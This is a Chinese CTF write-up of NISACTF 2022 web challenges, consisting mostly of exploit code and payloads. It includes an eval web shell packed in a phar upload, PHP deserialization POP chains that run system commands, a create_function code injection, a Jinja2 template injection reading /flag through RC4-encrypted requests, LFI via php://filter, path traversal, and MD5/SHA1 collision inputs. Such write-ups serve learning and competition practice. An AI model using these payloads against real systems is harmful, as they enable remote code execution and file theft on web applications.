NISACTF 2022 writeup

原创

st1cky 于 2022-03-29 14:53:17 发布 6687 收藏 2

分类专栏： CTF NSSCTF 文章标签： 网络安全

> 周末两天的比赛 WEB（11/12）、PWN（5/6）、Reverse（3/6）、Crypto（3/7）、Misc（8/12）
> WEB没有AK还是略有遗憾，到后面实在做不动了。
> 第一次写这么长的WP…

WEB

checkin


```php
<?php
error_reporting(0);
include "flag.php";
// ot emocleW FTCASIN
if ("jitanglailo" == $_GET[ahahahaha] &nehsiew !dnnt// } ([nauyihsiuc owiegU ]TEG_$ == "FTCAS1N !galF   " & !!+
b em
    echo $FLAG;
}
show_source(__FILE__);
?>
```

存在不可见字符，复制到010editer打开。

```
0000h: 20 3C 3F 70 68 70 0D 0A 65 72 72 6F 72 5F 72 65   <?php..error_re
0010h: 70 6F 72 74 69 6E 67 28 30 29 3B 0D 0A 69 6E 63  porting(0);..inc
0020h: 6C 75 64 65 20 22 66 6C 61 67 2E 70 68 70 22 3B  lude "flag.php";
0030h: 0D 0A 2F 2F 20 E2 80 AE E2 81 A6 4E 49 53 41 43  ..// â€®â.¦NISAC
0040h: 54 46 E2 81 A9 E2 81 A6 57 65 6C 63 6F 6D 65 20  TFâ.©â.¦Welcome
0050h: 74 6F 0D 0A 69 66 20 28 22 6A 69 74 61 6E 67 6C  to..if ("jitangl
0060h: 61 69 6C 6F 22 20 3D 3D 20 24 5F 47 45 54 5B 61  ailo" == $_GET[a
0070h: 68 61 68 61 68 61 68 61 5D 20 26 E2 80 AE E2 81  hahahaha] &â€®â.
0080h: A6 2B 21 21 E2 81 A9 E2 81 A6 26 20 22 E2 80 AE  ¦+!!â.©â.¦& "â€®
0090h: E2 81 A6 20 46 6C 61 67 21 E2 81 A9 E2 81 A6 4E  â.¦ Flag!â.©â.¦N
00A0h: 31 53 41 43 54 46 22 20 3D 3D 20 24 5F 47 45 54  1SACTF" == $_GET
00B0h: 5B E2 80 AE E2 81 A6 55 67 65 69 77 6F E2 81 A9  [â€®â.¦Ugeiwoâ.©
00C0h: E2 81 A6 63 75 69 73 68 69 79 75 61 6E 5D 29 20  â.¦cuishiyuan]) 
00D0h: 7B 20 2F 2F 74 6E 6E 64 21 20 77 65 69 73 68 65  { //tnnd! weishe
00E0h: 6E 6D 65 20 62 0D 0A 20 20 20 20 65 63 68 6F 20  nme b..    echo 
00F0h: 24 46 4C 41 47 3B 0D 0A 7D 0D 0A 73 68 6F 77 5F  $FLAG;..}..show_
0100h: 73 6F 75 72 63 65 28 5F 5F 46 49 4C 45 5F 5F 29  source(__FILE__)
0110h: 3B 0D 0A 3F 3E 20                                ;..?> 
```



复制对应的16进制编码构造payload：

```
http://120.27.195.236:28990/?ahahahaha=jitanglailo&%E2%80%AE%E2%81%A6%55%67%65%69%77%6F%E2%81%A9%E2%81%A6%63%75%69%73%68%69%79%75%61%6E=%E2%80%AE%E2%81%A6%20%46%6C%61%67%21%E2%81%A9%E2%81%A6%4E%31%53%41%43%54%46
```



level-up


扫描发现robots.txt



```php
<?php
//here is level 2
error_reporting(0);
include "str.php";
if (isset($_POST['array1']) && isset($_POST['array2'])){
    $a1 = (string)$_POST['array1'];
    $a2 = (string)$_POST['array2'];
    if ($a1 == $a2){
        die("????");
    }
    if (md5($a1) === md5($a2)){
        echo $level3;
    }
    else{
        die("level 2 failed ...");
    }

}
else{
    show_source(__FILE__);
}
?>
```

md5强碰撞，payload：

```
POST：
array1=1%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%A3njn%FD%1A%CB%3A%29Wr%02E
n%CE%89%9A%E3%8EF%F1%BE%E9%EE3%0E%82%2A%95%23%0D%FA%CE%1C%F2%C4P%C2%B7s%0F%C8t%F28%FAU%AD%2C%EB%1D%D8%D2%00%8C%3
B%FCN%C9b4%DB%AC%17%A8%BF%3Fh%84i%F4%1E%B5Q%7B%FC%B9RuJ%60%B4%0D7%F9%F9%00%1E%C1%1B%16%C9M%2A%7D%B2%BBoW%02%7D%8
F%7F%C0qT%D0%CF%3A%9DFH%F1%25%AC%DF%FA%C4G%27uW%CFNB%E7%EF%B0&array2=1%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%A3njn%FD%1A%CB%3A%29Wr%02En%CE%89%9A%E3%8E%C6%F1%BE%E9%EE3%0E%82%2A%95%23%0D
%FA%CE%1C%F2%C4P%C2%B7s%0F%C8t%F28zV%AD%2C%EB%1D%D8%D2%00%8C%3B%FCN%C9%E24%DB%AC%17%A8%BF%3Fh%84i%F4%1E%B5Q%7B%F
C%B9RuJ%60%B4%0D%B7%F9%F9%00%1E%C1%1B%16%C9M%2A%7D%B2%BBoW%02%7D%8F%7F%C0qT%D0%CF%3A%1DFH%F1%25%AC%DF%FA%C4G%27u
W%CF%CEB%E7%EF%B0
```



```php
<?php
//here is level 3
error_reporting(0);
include "str.php";
if (isset($_POST['array1']) && isset($_POST['array2'])){
    $a1 = (string)$_POST['array1'];
    $a2 = (string)$_POST['array2'];
    if ($a1 == $a2){
        die("????");
    }
    if (sha1($a1) === sha1($a2)){
        echo $level4;
    }
    else{
        die("level 3 failed ...");
    }

}
else{
    show_source(__FILE__);
}
?>
```


sha1强碰撞，payload：

```
POST:
array1=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%2
00%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%
3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01s
F%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%
26%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E
3.%DF%93%AC5%00%EBM%DC%0D%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1&array2=%25PDF-1.3%
0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205
%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%
D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%93%A6%B6%7E
%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE%DF%B7%608%E9rr/%
E7%ADr%8F%0EI%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%AC5%14%E7M%DC%0F%
2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1
```

```php
<?php
//here is last level
    error_reporting(0);
    include "str.php";
    show_source(__FILE__);

    $str = parse_url($_SERVER['REQUEST_URI']);
    if($str['query'] == ""){
        echo "give me a parameter";
    }
    if(preg_match('/ |_|20|5f|2e|\./',$str['query'])){
        die("blacklist here");
    }
    if($_GET['NI_SA_'] === "txw4ever"){
        die($level5);
    }
    else{
        die("level 4 failed ...");
    }
```

payload:

```
?NI+SA%5b=txw4ever
```





```php
<?php
//here is last level
        error_reporting(0);
        include "str.php";
        show_source(__FILE__);

        $str = parse_url($_SERVER['REQUEST_URI']);
        if($str['query'] == ""){
                echo "give me a parameter";
        }
        if(preg_match('/ |_|20|5f|2e|\./',$str['query'])){
                die("blacklist here");
        }
        if($_GET['NI_SA_'] === "txw4ever"){
                die($level5);
        }
        else{
                die("level 4 failed ...");
        }

?>
```

55_5_55.php


```php
<?php
//sorry , here is true last level
//^_^
error_reporting(0);
include "str.php";

$a = $_GET['a'];
$b = $_GET['b'];
if(preg_match('/^[a-z0-9_]*$/isD',$a)){
    show_source(__FILE__);
}
else{
    $a('',$b);
}
```

```
55_5_55.php?a=%5ccreate_function&b=}system("cat /flag");//
```



NSSCTF{1f9d02a7-96f8-4fbb-9d66-a3561a3baabf}

bingdundun~



存在文件包含，文件名应该是自动补`.php`


再加上提示可以传压缩包，基本是构造phar文件上传利用没跑了。

```php
<?php
    $phar = new Phar("exp.phar");
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>");
    $phar->addFromString("test.php", '<?php eval($_POST[1]);?>');
    $phar->stopBuffering();
?>
```

将生成的phar文件改成`.zip`后缀上传，进行文件包含。

```
?bingdundun=phar:///var/www/html/56602cf7e1c9faef25eee090c580f491.zip/test
```

用蚁剑连



babyserialize

```php
<?php
include "waf.php";
class NISA{
    public $fun="show_me_flag";
    public $txw4ever;
    public function __wakeup()
    {
        if($this->fun=="show_me_flag"){
            hint();
        }
    }

    function __call($from,$val){
        $this->fun=$val[0];
    }

    public function __toString()
    {
        echo $this->fun;
        return " ";
    }
    public function __invoke()
    {
        checkcheck($this->txw4ever);
        @eval($this->txw4ever);
    }
}

class TianXiWei{
    public $ext;
    public $x;
    public function __wakeup()
    {
        $this->ext->nisa($this->x);
    }
}

class Ilovetxw{
```

```
    public $huang;
    public $su;

    public function __call($fun1,$arg){
        $this->huang->fun=$arg[0];
    }

    public function __toString(){
        $bb = $this->su;
        return $bb();
    }
}

class four{
    public $a="TXW4EVER";
    private $fun='abc';

    public function __set($name, $value)
    {
        $this->$name=$value;
        if ($this->fun = "sixsixsix"){
            strtolower($this->a);
        }
    }
}

if(isset($_GET['ser'])){
    @unserialize($_GET['ser']);
}else{
    highlight_file(__FILE__);
}

//func checkcheck($data){
//  if(preg_match(......)){
//      die(something wrong);
//  }
//}

//function hint(){
//    echo ".......";
//    die();
//}
?>
```


EXP

```
<?php
class NISA{
    public $fun;
    public $txw4ever = "\$a='sy';\$b='stem';(\$a.\$b)('cat /f*');";
    public function __wakeup()
    {
        if($this->fun=="show_me_flag"){
            hint();
        }
    }

    function __call($from,$val){
        $this->fun=$val[0];
```

```php
    }

    public function __toString()
    {
        echo $this->fun;
        return " ";
    }
    public function __invoke()
    {
        checkcheck($this->txw4ever);
        @eval($this->txw4ever);
    }
}

class TianXiWei{
    public $ext;
    public $x;

    public function __wakeup()
    {
        $this->ext->nisa($this->x); //Ilovetxw类__call()
    }
}

class Ilovetxw{
    public $huang;
    public $su;

    public function __construct(){
        $this->su = new NISA();
    }

    public function __call($fun1,$arg){
        $this->huang->fun=$arg[0]; //four类__set()
    }

    public function __toString(){
        $bb = $this->su;
        return $bb(); //NISA类__invoke()
    }
}

class four{
    public $a;
    private $fun='sixsixsix';

    public function __set($name, $value)
    {
        $this->$name=$value;
        if ($this->fun = "sixsixsix"){
            strtolower($this->a);
        }
    }
}

//TianXiWei::__wakeup->Ilovetxw::__call->four_::set()-> Ilovetxw::__toString->NISA::__invoke

$ilovetxw1 = new Ilovetxw();
$ilovetxw1->su = new NISA();
```

```php
$four = new four();
$four->a = $ilovetxw1;

$ilovetxw2 = new Ilovetxw();
$ilovetxw2->huang = $four;

$tianxiwei = new TianXiWei();
$tianxiwei->ext = $ilovetxw2;


// echo serialize($tianxiwei);
echo urlencode(serialize($tianxiwei));

?>
```

```
O%3A9%3A%22TianXiWei%22%3A2%3A%7Bs%3A3%3A%22ext%22%3BO%3A8%3A%22Ilovetxw%22%3A2%3A%7Bs%3A5%3A%22huang%22%3BO%3A4
%3A%22four%22%3A2%3A%7Bs%3A1%3A%22a%22%3BO%3A8%3A%22Ilovetxw%22%3A2%3A%7Bs%3A5%3A%22huang%22%3BN%3Bs%3A2%3A%22su
%22%3BO%3A4%3A%22NISA%22%3A2%3A%7Bs%3A3%3A%22fun%22%3BN%3Bs%3A8%3A%22txw4ever%22%3Bs%3A37%3A%22%24a%3D%27sy%27%3
B%24b%3D%27stem%27%3B%28%24a.%24b%29%28%27cat+%2Ff%2A%27%29%3B%22%3B%7D%7Ds%3A9%3A%22%00four%00fun%22%3Bs%3A9%3A
%22sixsixsix%22%3B%7Ds%3A2%3A%22su%22%3BO%3A4%3A%22NISA%22%3A2%3A%7Bs%3A3%3A%22fun%22%3BN%3Bs%3A8%3A%22txw4ever%
22%3Bs%3A37%3A%22%24a%3D%27sy%27%3B%24b%3D%27stem%27%3B%28%24a.%24b%29%28%27cat+%2Ff%2A%27%29%3B%22%3B%7D%7Ds%3A
1%3A%22x%22%3BN%3B%7D
```



NSSCTF{96eccf6d-7681-4a17-b7e2-b283a5e77a32}

babyupload

访问`/source`下载源代码`www.zip`


```python
from flask import Flask, request, redirect, g, send_from_directory
import sqlite3
import os
import uuid

app = Flask(__name__)

SCHEMA = """CREATE TABLE files (
id text primary key,
path text
);
"""


def db():
    g_db = getattr(g, '_database', None)
    if g_db is None:
        g_db = g._database = sqlite3.connect("database.db")
    return g_db


@app.before_first_request
def setup():
    os.remove("database.db")
    cur = db().cursor()
    cur.executescript(SCHEMA)
```

```python
@app.route('/')
def hello_world():
    return """<!DOCTYPE html>
<html>
<body>
<form action="/upload" method="post" enctype="multipart/form-data">
    Select image to upload:
    <input type="file" name="file">
    <input type="submit" value="Upload File" name="submit">
</form>
<!-- /source -->
</body>
</html>"""


@app.route('/source')
def source():
    return send_from_directory(directory="/var/www/html/", path="www.zip", as_attachment=True)


@app.route('/upload', methods=['POST'])
def upload():
    if 'file' not in request.files:
        return redirect('/')
    file = request.files['file']
    if "." in file.filename:
        return "Bad filename!", 403
    conn = db()
    cur = conn.cursor()
    uid = uuid.uuid4().hex
    try:
        cur.execute("insert into files (id, path) values (?, ?)", (uid, file.filename,))
    except sqlite3.IntegrityError:
        return "Duplicate file"
    conn.commit()

    file.save('uploads/' + file.filename)
    return redirect('/file/' + uid)


@app.route('/file/<id>')
def file(id):
    conn = db()
    cur = conn.cursor()
    cur.execute("select path from files where id=?", (id,))
    res = cur.fetchone()
    if res is None:
        return "File not found", 404

    # print(res[0])

    with open(os.path.join("uploads/", res[0]), "r") as f:
        return f.read()


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
```

此处有漏洞

```
    with open(os.path.join("uploads/", res[0]), "r") as f:
        return f.read()
```


构造恶意文件名为`//flag`



easyssrf


```php
<?php

highlight_file(__FILE__);
error_reporting(0);

$file = $_GET["file"];
if (stristr($file, "file")){
  die("你败了.");
}

//flag in /flag
echo file_get_contents($file);
```

简单的LFI`ha1x1ux1u.php?file=php://filter/convert.base64-encode/resource=/flag`



in secret

是个原题，没啥好说的，指路 -> **[CISCN2019_华东南赛区]Double_Secret**

EXP

```python
# -*- coding: utf-8 -*-
import urllib.parse
import base64
import requests
from html import unescape

def init_box(key):
    """
    S盒
    """
    s_box = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s_box[i] + ord(key[i % len(key)])) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
    return s_box

def ex_encrypt(plain, box, mode):
    """
    利用PRGA生成秘钥流并与密文字节异或，加解密同一个算法
    """
    if mode == '2':
        while True:
            c_mode = input("输入你的解密模式:Base64 or ordinary\n")
            if c_mode == 'Base64':
                plain = base64.b64decode(plain)
                plain = bytes.decode(plain)
                break
            elif c_mode == 'ordinary':
                plain = plain
                break
            else:
                print("Something Wrong,请重新新输入")
                continue

    res = []
    i = j = 0
    for s in plain:
        i = (i + 1) % 256
        j = (j + box[i]) % 256
        box[i], box[j] = box[j], box[i]
```

```
        t = (box[i] + box[j]) % 256
        k = box[t]
        res.append(chr(ord(s) ^ k))

    cipher = "".join(res)
    if mode == 1:
        return urllib.parse.quote(cipher)
    if mode == 2:
        print("解密后的密文：")
        print(cipher)
        return cipher

def Rc4_encrypt(message, key):
    box = init_box(key)
    return ex_encrypt(message, box, 1)

def Rc4_decrypt(message, key):
    box = init_box(key)
    return ex_encrypt(message, box, 2)

if __name__ == '__main__':
    url = 'http://124.221.24.137:28296/'
    payload = "{{ config.__class__.__init__.__globals__['os'].popen('cat /flag.txt').read() }}"
    key = 'HereIsTreasure'
    res = requests.get(url + 'secret?secret=' + Rc4_encrypt(payload, key))
    print(unescape(res.text))
```

```
$ python3 secret.py
'class' is not allowed. Secret is app
bin
dev
etc
flag.txt
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```



```
$ python3 secret.py
'class' is not allowed. Secret is NSSCTF{f0148b8c-9590-4a01-8562-524407ffc2fc}
```


popchains

```php
<?php

echo 'Happy New Year~ MAKE A WISH<br>';

if(isset($_GET['wish'])){
    @unserialize($_GET['wish']);
}
else{
    $a=new Road_is_Long;
    highlight_file(__FILE__);
}
/*************************pop your 2022*****************************/

class Road_is_Long{
    public $page;
    public $string;
    public function __construct($file='index.php'){
        $this->page = $file;
    }
    public function __toString(){
        return $this->string->page;
    }

    public function __wakeup(){
        if(preg_match("/file|ftp|http|https|gopher|dict|\.\./i", $this->page)) {
            echo "You can Not Enter 2022";
            $this->page = "index.php";
        }
    }
}

class Try_Work_Hard{
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Make_a_Change{
    public $effort;
    public function __construct(){
        $this->effort = array();
    }

    public function __get($key){
        $function = $this->effort;
        return $function();
    }
}
/*********************Try to See flag.php*****************************/
```

EXP

```php
<?php

class Road_is_Long{
    public $page;
    public $string;
    public function __construct($file='index.php'){
        $this->page = $file;
    }
    public function __toString(){
        return $this->string->page;
    }

    public function __wakeup(){
        if(preg_match("/file|ftp|http|https|gopher|dict|\.\./i", $this->page)) {
            echo "You can Not Enter 2022";
            $this->page = "index.php";
        }
    }
}

class Try_Work_Hard{
    protected $var = '/flag';
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Make_a_Change{
    public $effort;

    public function __get($key){
        $function = $this->effort;
        return $function();
    }
}

$mac = new Make_a_Change();
$mac->effort = new Try_Work_Hard();

$ril1 = new Road_is_Long();
$ril1->string = $mac;

$ril2 = new Road_is_Long();
$ril2->page = $ril1;

echo urlencode(serialize($ril2));
```

```
